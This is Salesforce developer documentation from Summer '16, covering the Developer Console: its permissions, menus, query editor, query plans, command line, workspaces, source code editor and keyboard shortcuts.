Enhance Salesforce with Code

Salesforce, Summer '16

@salesforcedocs

Last updated: May 18, 2016

CONTENTS

ENHANCE SALESFORCE WITH CODE

Welcome, Salesforce Developers

This documentation provides information about enhancing your Salesforce organization by developing custom applications and integrating your external applications.

This documentation is organized by task so you can quickly find the information you need:

- Writing Code—Write code using the Apex programming language to add business logic or use the Visualforce markup language to create the user interface. In addition, you'll find information about integrating your application using APIs and authenticating your external applications.
- Debugging Your Code—Debug your application using the Developer Console.
- Testing Your Changes—Test your Apex code and work with the test tools.
- Deploy—Deploy your changes to another organization using change sets and other tools.

For the complete set of developer documentation, see https://developer.salesforce.com/page/Documentation.

Salesforce Development Tools

This table summarizes the functionality of the various Salesforce development tools.

Tool	Code	Debug	Test	Deploy	Available From
Force.com Developer Console	✔	✔	✔		`Your Name` or the quick access menu ( )
Force.com IDE	✔	✔	✔	✔	developer.salesforce.com
Visualforce development mode footer	✔				Setup or your personal settings
Code editor	✔				Setup
Apex Test Execution			✔		Setup
Change Sets				✔	Setup
Force.com Migration Tool				✔	Setup

EDITIONS

Available in: Salesforce Classic

The available tools vary according to which Salesforce Edition you have.

Note: The Force.com IDE is a free resource provided by Salesforce to support its users and partners, but is not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

SEE ALSO:

DeveloperForce Tools Page
Developer Console Functionality
Enabling Development Mode

Code

Writing Code

This section contains information about writing code to extend your organization.

- Developer Console Functionality
- Securing Your Code
- Developer Console Query Editor
- Working with Code

SEE ALSO:

Debugging Your Code
Testing Your Changes
Deploy

Developer Console

The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce org.

IN THIS SECTION:

Open the Developer Console

It takes only a couple of clicks to open the Developer Console from Salesforce Classic or Lightning Experience. The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce org.

Developer Console Functionality

The Developer Console can help with many of your development tasks.

Developer Console User Interface Overview

The Developer Console includes a collection of useful tools for coding, debugging, and testing applications.

Developer Console Command Line Reference

The Developer Console includes a command line for various useful commands. To open or close the Developer Console Command Line Window, press **CTRL+SHIFT+L**.

Developer Console Workspaces

A workspace is a collection of resources represented by tabs in the main panel of the Developer Console.

Open the Developer Console

USER PERMISSIONS	
To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To use code search and run SOQL or SOSL on the query tab:	"API Enabled"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"
To save changes to Lightning resources:	"Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

It takes only a couple of clicks to open the Developer Console from Salesforce Classic or Lightning Experience. The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce org.

To open the Developer Console from Salesforce Classic:

1. Click *Your Name*.
2. Click **Developer Console**.

To open the Developer Console from Lightning Experience:

1. Click the quick access menu ( ).
2. Click **Developer Console**.

Developer Console Functionality

USER PERMISSIONS	
To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To use code search and run SOQL or SOSL on the query tab:	"API Enabled"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"
To save changes to Lightning resources:	"Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

The Developer Console can help with many of your development tasks.

How Do You Use the Developer Console?

Debugging and Troubleshooting

The Developer Console provides a convenient set of tools for efficiently tracking down logical issues.

- **View Logs**: Use the Logs tab to view a list of logs. Open logs in the Log Inspector. Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.
- **Set and View Checkpoints in Apex Code**: Use the Developer Console to set checkpoints to identify the source of errors. For example, if you want to understand why a certain request generates an error, you can review the execution, identify the offending logic, and set a checkpoint. When you execute the process again, you can inspect the request at that specific point to understand in detail how to improve your code. While the Developer Console can't pause execution like a traditional debugger, it provides cloud developers much of the same visibility, and reduces the need to instrument code with `System.debug` commands.

Editing and Navigating Source Code

The Developer Console allows you to browse, open, edit and create source code files.

- **Browse Packages in Your Organization**: Navigate the contents of packages created in your organization.
- **View and Edit Apex Classes and Triggers**: Open and edit Apex triggers and classes, and open a read-only view of your custom object definitions.
- **View and Edit Lightning Components**: Open and edit Lightning resources, such as an application, component, event, or interface.
- **View and Edit Visualforce Pages and Components**: Open and edit Visualforce pages and components.
- **Use the Source Code Editor**: Open a working set of code files and switch between them with a single click. The Developer Console Source Code Editor includes an auto-complete feature for Apex code.

Testing and Validating Performance

The Developer Console has a number of features dedicated to testing code and analyzing performance.

- **Test Apex Code**: Use the Developer Console to check code coverage and run Apex tests, including unit tests, functional tests, regression tests, and so on. To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword or the `isTest` annotation in the method definition. Also, test methods must be defined in test classes, that is, classes annotated with `isTest`.
- **Inspect Logs for Performance Issues**: Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic. Open a debug log and view the aggregated performance of an operation in the Performance Tree. The Executed Units panel breaks up the request both by time and type, and categorizes the timings by methods, queries, workflows, callouts, DML, validations, triggers, and pages, giving you a clear idea of where to find performance issues. Use the Timeline panel to see a timeline view of the overall request and walk through the events for a given block. The Limits panel provides a summary view of resources used and maps them against your allocated request limits.


Executing SOQL and SOSL Queries

The Developer Console provides a simple interface for managing SOQL and SOSL queries.

- **Edit and Execute SOQL and SOSL Queries**: Use the **Query Editor** to query data from your organization.
- **View Query Results**: Results are displayed in a Query Results grid, in which you can open, create, update, and delete records. For SOSL search results with multiple objects, each object is displayed on a separate tab.

Developer Console User Interface Overview

The Developer Console includes a collection of useful tools for coding, debugging, and testing applications.



The Developer Console is organized into the following sections:

1. Menubar
2. Workspace with a tab for each open item
3. Logs, Tests, and Problems panel

Menubar

The menubar includes the following drop-down menus:

- The **File** menu allows you to open and create resources.
- The **Edit** menu allows you to search and edit your code files.
- The **Debug** menu provides access to a range of tools and settings.
- The **Test** menu provides access to testing tools.
- The **Workspace** menu allows you to choose and manage workspaces.
- The **Help** menu includes links to the online help, a reference page of shortcut keys, and the Developer Console preferences page.

Workspace

A workspace is a collection of resources represented by tabs in the main panel of the Developer Console.

The detail view or editor shown in each tab is determined by the type of resource open in the tab. For example, source code opens in the Source Code Editor, logs open in the Log Inspector, and so on. You can create a workspace for any group of resources that you use together to keep your work organized. For example, you can create one workspace for source code and another for debug logs, switching between them as you code and test.

See Developer Console Workspaces.

Logs, Tests, and Problems Panel

The lower panel in the Developer Console includes a collection of useful tabs:

- The **Logs** tab displays available logs.
- The **Tests** tab displays available tests.
- The **Checkpoints** tab displays available checkpoints.
- The **Query Editor** tab allows you to execute a SOQL or SOSL query on the data in your organization.
- The **View State** tab, if enabled, allows you to examine the view state of a Visualforce page.
- The **Progress** tab displays all asynchronous requests in real time. To see only the operations that are in progress, select **Hide Finished Runs**. To terminate any deployments that haven't finished, click **Cancel All Deployments**. When you terminate a deployment, a residual polling thread appears in the Progress tab with a short delay. Partial deployments are not possible. To clear the polling task immediately, refresh the Developer Console.
- The **Problems** tab shows the details of compilation errors in the Source Code Editor. Changes you make are compiled and validated in the background. While you're editing code, an error indicator displays beside lines that contain errors. Click a row in the **Problems** tab to jump to the line of code that caused the error.

Note: After twenty minutes of inactivity, the Developer Console stops polling for new logs, test runs, and checkpoints. To resume updates, click **Debug** > **Resume Updating**.

Keyboard shortcuts

To see a list of Developer Console keyboard shortcuts, click **Help** > **Shortcut Keys** or press CTRL+SHIFT+?.

Developer Console File Menu

The Developer Console **File** menu allows you to manage your Apex triggers and classes, Visualforce pages and components, and static resources (text, XML, JavaScript, or CSS). It includes these options.


- **New**: Creates a resource and opens it in the Source Code Editor. You can create these resources:
  - Apex class or trigger; To create an Apex trigger, first select the object to associate with the trigger.
  - Lightning application, component, event, interface, or tokens bundle; For more information, see Lightning Component Framework Overview on page 76.
  - Visualforce page or component
  - Static resource file (text, XML, JavaScript, or CSS)
- **Open**: Launches a File Open window that allows you to browse and open your application code and data objects.
- **Open Resource**: Launches an Open Resource window that allows you to search for files by name.
- **Open Lightning Resources**: Launches an Open Lightning Resources window that allows you to search for Lightning components resources by name.
- **Open Log**: Opens the selected log in the Log Inspector. You can also access logs from the **Logs** tab.
- **Open Raw Log**: Opens the selected log, in plain text.

- **Download Log**: Saves a text copy of the selected log to your local machine.
- **Save**: Saves the item in the active tab.
- **Save All**: Saves changes in all the tabs open in your workspace. Use this option to save a set of dependent changes.
- **Delete**: Deletes the item in the active tab. You can only delete Apex classes, triggers, Visualforce pages, and static resource files.
- **Close**: Closes the active tab.
- **Close All**: Closes all the tabs open in your workspace. If any tab contains unsaved changes, you are prompted to save them.

IN THIS SECTION:

Open Types with the File Open Window

You can browse and open your application code and data objects from the Developer Console Open window.



To navigate to an item in the Open window:

1. In the Setup Entity Type column, click the type of the item you want to find.
2. In the Entities column, scroll and find the item to examine.

   To filter the displayed items, click the **Filter** text box and enter the filter criteria to match.
3. To see related items in the Related column, click the item once.
   For example, click an object to see the Apex classes that use it.
4. To open the item in a new tab, double-click it or select it and click **Open**.

   Code files open in the Source Code Editor, while data objects open in Object Inspector view.

You can browse and open the contents of packages in your org in the **File** > **Open** window. You can see the complete contents of packages and open the code files and custom objects contained in a package. You can see package items, such as custom fields and validation rules, in the list, but you can't view them in detail.

Note: You can't view or edit the contents of managed packages that you've installed in your org. You can browse, open, and edit the classes, objects, and other entities in your installed unmanaged packages as if you had created those entities yourself.

The Packages entity type includes only packages that you've created, not managed or unmanaged packages that you've installed.

Developer Console Edit Menu

The Developer Console **Edit** menu allows you to search and edit your code files. It includes these options.

- **Find**: Searches the current view for the selected text. If no text is selected, opens a browser find dialog.
- **Find Next**: Finds the next match for the selected or specified text in the current view.
- **Find/Replace**: Finds and replaces the selected or specified text in the current view.
- **Search in Files**: Opens a search dialog to search the contents of all code files.
- **Fix Indentation**: Corrects the indentation in the current code file.

Developer Console Debug Menu


The Developer Console **Debug** menu allows you to manage your logs and execute anonymous Apex. It includes these options.

- **Open Execute Anonymous Window**: Opens a new window that allows you to enter Apex code for testing. See Executing Anonymous Apex Code.
- **Execute Last**: Executes the most recent entry in the Enter Apex Code window.
- **Switch Perspective**: Selects the perspective from the list of available standard and custom perspectives. See Log Inspector.
- **View Log Panels**: Displays a list of available panels for use in a perspective.
- **Perspective Manager**: Opens the Perspective Manager. See Managing Perspectives in the Log Inspector.
- **Save Perspective**: Saves any changes you've made to the current perspective since it was open.
- **Save Perspective As**: Saves a copy of the current perspective with a different name.
- **Auto-Hide Logs**: Select this option to clear existing logs when the page is refreshed.
- **Show My Current Logs Only**: Deselect this option (selected by default) to see all logs saved for your organization, including newly generated logs created by other users.
- **Show My Current Checkpoints Only**: Deselect this option (selected by default) to display all checkpoints currently saved for your organization, including newly generated ones created by other users.
- **Clear**: Select **Log Panel**, **Checkpoint Results Panel**, or **Checkpoint Locations** to erase current data from the cache and refresh the display.
- **Resume Updating**: Renews the connection to the server. This option is only shown if polling has been interrupted due to inactivity.
- **Change Log Levels**: Opens the log settings dialog to define logging levels for future requests. See Debug Log Levels.

Note: Some options in the **Debug** menu are not accessible until a log has been generated.

Developer Console Query Editor

You can use the Query Editor in the Developer Console to execute a SOQL query or SOSL search on the data in your organization. The History pane displays your last 10 queries for quick reuse. Results are displayed in a Query Results grid, in which you can open, create, update, and delete records. For SOSL search results with multiple objects, each object is displayed on a separate tab.



IN THIS SECTION:

Execute a SOQL Query or SOSL Search

Execute SOQL queries or SOSL searches in the Query Editor panel of the Developer Console.

1. Enter a SOQL query or SOSL search in the Query Editor panel.
2. If you want to query tooling entities instead of data entities, select **Use Tooling API**.
3. Click **Execute**. If the query generates errors, they are displayed at the bottom of the Query Editor panel. Your results display in the Query Results grid in the Developer Console workspace.
4. Warning: If you rerun a query, unsaved changes in the Query Results grid are lost.

   To rerun a query, click **Refresh Grid** or click the query in the History panel and click **Execute**.

For information on query and search syntax, see the Force.com SOQL and SOSL Reference.

Retrieve Query Plans

Use the Query Plan tool to optimize and speed up queries done over large numbers of records. View query plans for SOQL queries, SOSL searches, reports, and list views. If custom indexes are available for your organization, use query plans to help you decide when to request a custom index from Salesforce Support.


To enable the Query Plan button in the Query Editor, click **Help** > **Preferences**, set **Enable Query Plan** to `true`, and then click **Save**.

To get Query Plans for SOQL queries or SOSL searches, enter your query and click the **Query Plan** button in the Query Editor.

The Query Plan window displays all query operations and the cost of each. The Notes pane displays all notes that are available for your highest ranked query plan, which is the query plan that's currently in use.

To view query plans for reports or list views, complete these steps.

1. Find the ID of your report or list view in its URL.



2. Enter the report or list view ID in the Query Editor, and then click **Query Plan**.
3. Inspect the query plan for your report or list view.

Query Results Grid

The Query Results grid displays each record as a row. You can create, update, and delete records without leaving the Developer Console. For SOSL search results with multiple objects, each object is displayed on a separate tab.

- To open a record in the results, click the row and click **Open Detail Page**. To edit the record, click **Edit Page** to jump to the record in Salesforce.
- To create a record, click **Insert Row**. Enter the information and click **Save Rows**.

  Note: To insert a row, the query results must contain all the required fields for the object. The required fields must be simple text or number fields. If these conditions aren't met, a blank row is created but you can't save it. In this case, click **Create New** to create a record in Salesforce.

- To edit a record within the Query Results grid, double-click the row. Make your changes and click **Save Rows**.
- To delete a record, select the related row and click **Delete Row**.

Developer Console Command Line Reference

The Developer Console includes a command line for various useful commands. To open or close the Developer Console Command Line Window, press **CTRL+SHIFT+L**.

Command	Parameters	Description
`commands`	None	A list of all commands.
`exec <Apex statements>`	`<Apex statements>`: One or more Apex statements.	Executes the `<Apex statements>` and generates a log.

`exec [-o | -r]`	None	`-o`: Opens the Enter Apex Code window. `-r`: Executes the code in the Enter Apex Code window and generates a log.
`find <string>`	`<string>`: A string of characters.	Searches the log for a string.
`help`	None	Explains how to get information about commands.
`man <command>`	`<command>`: A Command Line Window command.	Displays the description of the command.

Developer Console Workspaces

A workspace is a collection of resources represented by tabs in the main panel of the Developer Console.

The detail view or editor shown in each tab is determined by the type of resource open in the tab. For example, source code opens in the Source Code Editor, logs open in the Log Inspector, and so on. You can create a workspace for any group of resources that you use together to keep your work organized. For example, you can create one workspace for source code and another for debug logs, switching between them as you code and test.

The **Workspace** menu includes all the necessary links:

- **Switch Workspace**: Allows you to select from your saved workspaces.
- **New Workspace**: Creates a new workspace. Enter a name for the workspace and click OK. Open the resources that you want in the workspace. The workspace will be saved when you switch to a different workspace or close the Developer Console.
- **Rename Current Workspace**: Overwrites the current workspace with the name you enter.
- **Workspace Manager**: Opens a popup window that allows you to browse, open, create, and delete workspaces.

You can open the following types of resources in the Developer Console workspace:

- Logs open in the Log Inspector.
- Checkpoints open in the Checkpoint Inspector.
- Apex classes and triggers, and Visualforce pages and components open in the Source Code Editor.
- Organization metadata and other non-code resources open in the Object Inspector.
- Query results listed on the Query Editor tab open in an editable Query Results grid.
- Finished test runs listed on the Tests tab open in a Test Results view.

To collapse unused panels, use the  buttons. When collapsed, you can click a panel to temporarily reveal and use it. When your cursor moves out of the panel, it collapses automatically.

When you switch to a different workspace or close the Developer Console, the state of the tabs (and the panels within the tabs) in the current workspace is saved. If you have not created a workspace, the configuration is saved as the Default workspace.

Navigating Between Tabs

To move left and right through tabs in the workspace, click the appropriate tab or use the following keyboard shortcuts:

- Left: CTRL+Page Up
- Right: CTRL+Page Down

Navigating View History

To move backward and forward through your view history, click the  buttons or use the following keyboard shortcuts:

- Backward: CTRL+,
- Forward: CTRL+.

Clicking  (or CTRL+) moves through the previously viewed tabs in the order that you viewed them. The  button only becomes active when you are viewing your history.

Apex, Visualforce, and Lightning Components

Working with Code

This section contains information about the tools and techniques you can use when making changes to your organization by using code.

- Using the Editor for Visualforce
- Source Code Editor
- Object Inspector
- Global Variables
- Valid Values for the `$Action` Global Variable
- Apex Code Overview
- Visualforce
- What Are Email Services?
- Custom Labels
- About S-Controls
- Custom Metadata Types

Using the Editor for Visualforce or Apex

When editing Visualforce or Apex, either in the Visualforce development mode footer or from Setup, an editor is available with the following functionality:

Syntax highlighting
The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search ( )
Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

  If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1`, `$2`, and so on) from the found search string. For example, to replace an `<h1>` tag with an `<h2>` tag and keep all the attributes on the original `<h1>` intact, search for `<h1(\s+)(.*)>` and replace it with `<h2$1$2>`.

Go to line ( )
This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo ( ) and Redo ( )
Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size
Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position
The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line ( ) to quickly navigate through the editor.

Line and character count
The total number of lines and characters is displayed in the status bar at the bottom of the editor.

The editor supports the following keyboard shortcuts:

Tab
Adds a tab at the cursor

SHIFT+Tab
Removes a tab

CTRL+f
Opens the search dialog or searches for the next occurrence of the current search

CTRL+r
Opens the search dialog or replaces the next occurrence of the current search with the specified replacement string

EDITIONS

Available in: Salesforce Classic

Apex is available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

EDITIONS

Available in: Salesforce Classic

Visualforce is available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit Visualforce markup:
- "Customize Application"

To edit custom Visualforce controllers or Apex
- "Author Apex"

CTRL+g
Opens the go to line dialog

CTRL+s
Performs a quick save.

CTRL+z
Reverses the last editing action

CTRL+y
Recreates the last editing action that was undone

SEE ALSO:


Apex Code Overview

Visualforce

Source Code Editor

The Developer Console includes a Source Code Editor with a collection of features for editing Apex and Visualforce code.

All code files, including Apex classes and triggers, and Visualforce pages and components, open in the Source Code Editor in the Developer Console workspace.




The syntax highlighting in the Source Code Editor calls out comments, numbers, strings, reserved keywords, primitive data types, variable declarations, and references. To access code search, press CTRL+F.

After you implement testing, you can view line-by-line code coverage in the Source Code Editor. See Checking Code Coverage. The Source Code Editor also lets you set checkpoints to troubleshoot without updating your code. See Setting Checkpoints in Apex Code.

To toggle between the Source Code Editor and a full screen editor (if available), press F11.

Setting Source Code Editor Preferences

You can choose the font size and display theme for the Source Code Editor. Click **Help** > **Preferences** to access the Preferences dialog.



Select an Editor Theme to preview it.

The Preferences window includes additional configuration options based on your permissions and implementation. These include enabling code completion on page 15 and Logs Tab preventing logs from loading on page 242.

Click **Save** to update your settings and close the window.

Navigating to Method and Variable Declarations

You can navigate directly to a method or variable declaration, rather than having to scroll or search to find it.

1. Mouse over a method or variable name. If the method or variable name is underlined, you can navigate to its declaration.
2. Click in an underlined method or variable name.
3. Press CTRL+ALT+N or click **Go To** to move the cursor to the declaration. If the declaration is in another file, the file opens in a new tab.

Using Search and Replace

Use the following keyboard shortcuts to search and replace text within the current view.

Function	Shortcut	Notes
Search	CTRL+F	Opens an active search form.
Replace	CTRL+SHIFT+F	Opens a dialog that prompts you for the search term and then the replacement term, then lets you confirm or reject each change.
Replace all	CTRL+SHIFT+R	Opens a dialog that prompts you for the search term and then the replacement term, then lets you confirm or reject the universal change.


To search files that are not open in the current view, click **File** > **Search in Files** or press CTRL+SHIFT+H.

Using Code Completion

The Source Code Editor provides auto-complete suggestions while you are writing code.

In Visualforce pages and components, auto-complete appears automatically as you type.

In Apex classes and triggers, click CTRL+SPACE to view a list of suggested completions. Completions are provided for Apex system objects and methods, user-defined objects and methods, and sObjects and fields. To enable Apex auto-complete when you type a period, click **Help** > **Preferences** and set **Enable Apex Auto-complete** to `true`.
